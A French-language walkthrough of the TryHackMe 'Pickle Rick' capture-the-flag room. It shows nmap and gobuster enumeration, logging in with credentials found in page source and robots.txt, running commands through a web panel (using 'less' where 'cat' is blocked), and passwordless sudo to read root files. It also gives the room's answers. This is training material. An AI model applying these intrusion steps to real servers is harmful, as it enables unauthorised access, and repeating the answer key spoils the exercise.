


# PICKLE RICK

TRY HACK ME

PROJET CTF



# Objectif

Exploiter un serveur web et trouvez les noms de trois ingrédients cachés

## SCANNING "nmap"

Voici la commande pour scanner le système : **Nmap 10.10.10.42**

Nous pouvons voir que les ports SSH et HTTP sont ouverts :

```
Host is up (0.00061s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:FD:D5:98:7B:3F (Unknown)
```

Le port 80 associé au protocole HTTP, représente une cible potentielle pour notre attaque.

## ENUMERATION

Ensuite, le port 80 est ouvert, vérifions à quoi ressemble Le site Web. Puisque c'est un "http", il peut contenir des vulnérabilités.

**"curl http://10.10.125.54 "** affichera le contenu du site web.

```
<div class="jumbotron"></div>
<h1>Help Morty!</h1></br>
<p>Listen Morty... I need your help, I've turned myself into a pickle
again and this time I can't change back!</p></br>
<p>I need you to <b>*BURRRP*</b>....Morty, logon to my computer and fi
nd the last three secret ingredients to finish my pickle-reverse potion. T
he only problem is,
  I have no idea what the <b>*BURRRRRRRRP*</b>, password was! Help Morty
, Help!</p></br>
</div>

<!--

Note to self, remember username!



Username: R1ckRu13s
```

On obtient une information : **Username : R1ckRu13s**

J'ai decidé de rechercher des répertoires cachés de ce site web qui pourraient éventuellement contenir des mots de passe.

```
root@ip-10-10-232-170:~# gobuster dir -u 10.10.10.42 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url: http://10.10.10.42
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Extensions: php,html,txt
[+] Timeout: 10s
=====
2023/10/29 00:14:05 Starting gobuster
=====
/index.html (Status: 200)
/login.php (Status: 200)
/assets (Status: 301)
/portal.php (Status: 302)
/robots.txt (Status: 200)
Progress: 85474 / 220561 (38.75%)
```


J'ai testé tous les directories et voici les resultats :




# EXPLOITATION

J'ai testé l'username : **R1ckRu13s** et password :**Wubbalubbadubdub** sur le portal login page


Ça marche !!!! Cela nous amène à une page "Panneau de commande" qui me permet d'exécuter des commandes système. J'ai testé la commande "ls" qui liste le contenu d'un répertoire.



En testant le fichier "Sup3rS3cretPicl3Ingred.txt", j'ai trouvé le premier ingrédient Mr. Meeseek hair. J'ai remarqué que la commande "cat" était désactivée, mais la commande "less" ne l'était pas.




Le fichier "clue.txt" contenait l'information suivante :




Grace à cette information , j'ai compris que je devais rechercher des fichiers et des répertoires contenant le mot **"ingrédient"** dans leur nom.

La commande de recherche **"find"** permet de parcourir le système de fichiers à partir du répertoire racine. Voici le résultat :




Nous allons chercher des informations dans ce chemin : **"/home/rick/second ingrédients"** grâce à la commande suivante : **"less"**.



Huppie !!! voici le deuxième ingrédient : **1 jerry tear**

J'ai vu que la commande `sudo` ne nécessitait pas de mot de passe . Grace à `sudo` on a un privilège élevée permettant de lire le contenu du répertoire `root` . En exécutant la commande , on obtient :



En utilisant la commande “**less**” sur le fichier “**3rd.txt**” , j’ai trouvé le 3ème ingrédient :

```
sudo less /root/3rd.txt
```

Execute

```
3rd ingredients: fleeb juice
```

Voici la version complète de l’exercice :

*Answer the questions below*

What is the first ingredient that Rick needs?

mr. meeseek hair

Correct Answer

What is the second ingredient in Rick’s potion?

1 jerry tear

Correct Answer

What is the last and final ingredient?

fleeb juice

Correct Answer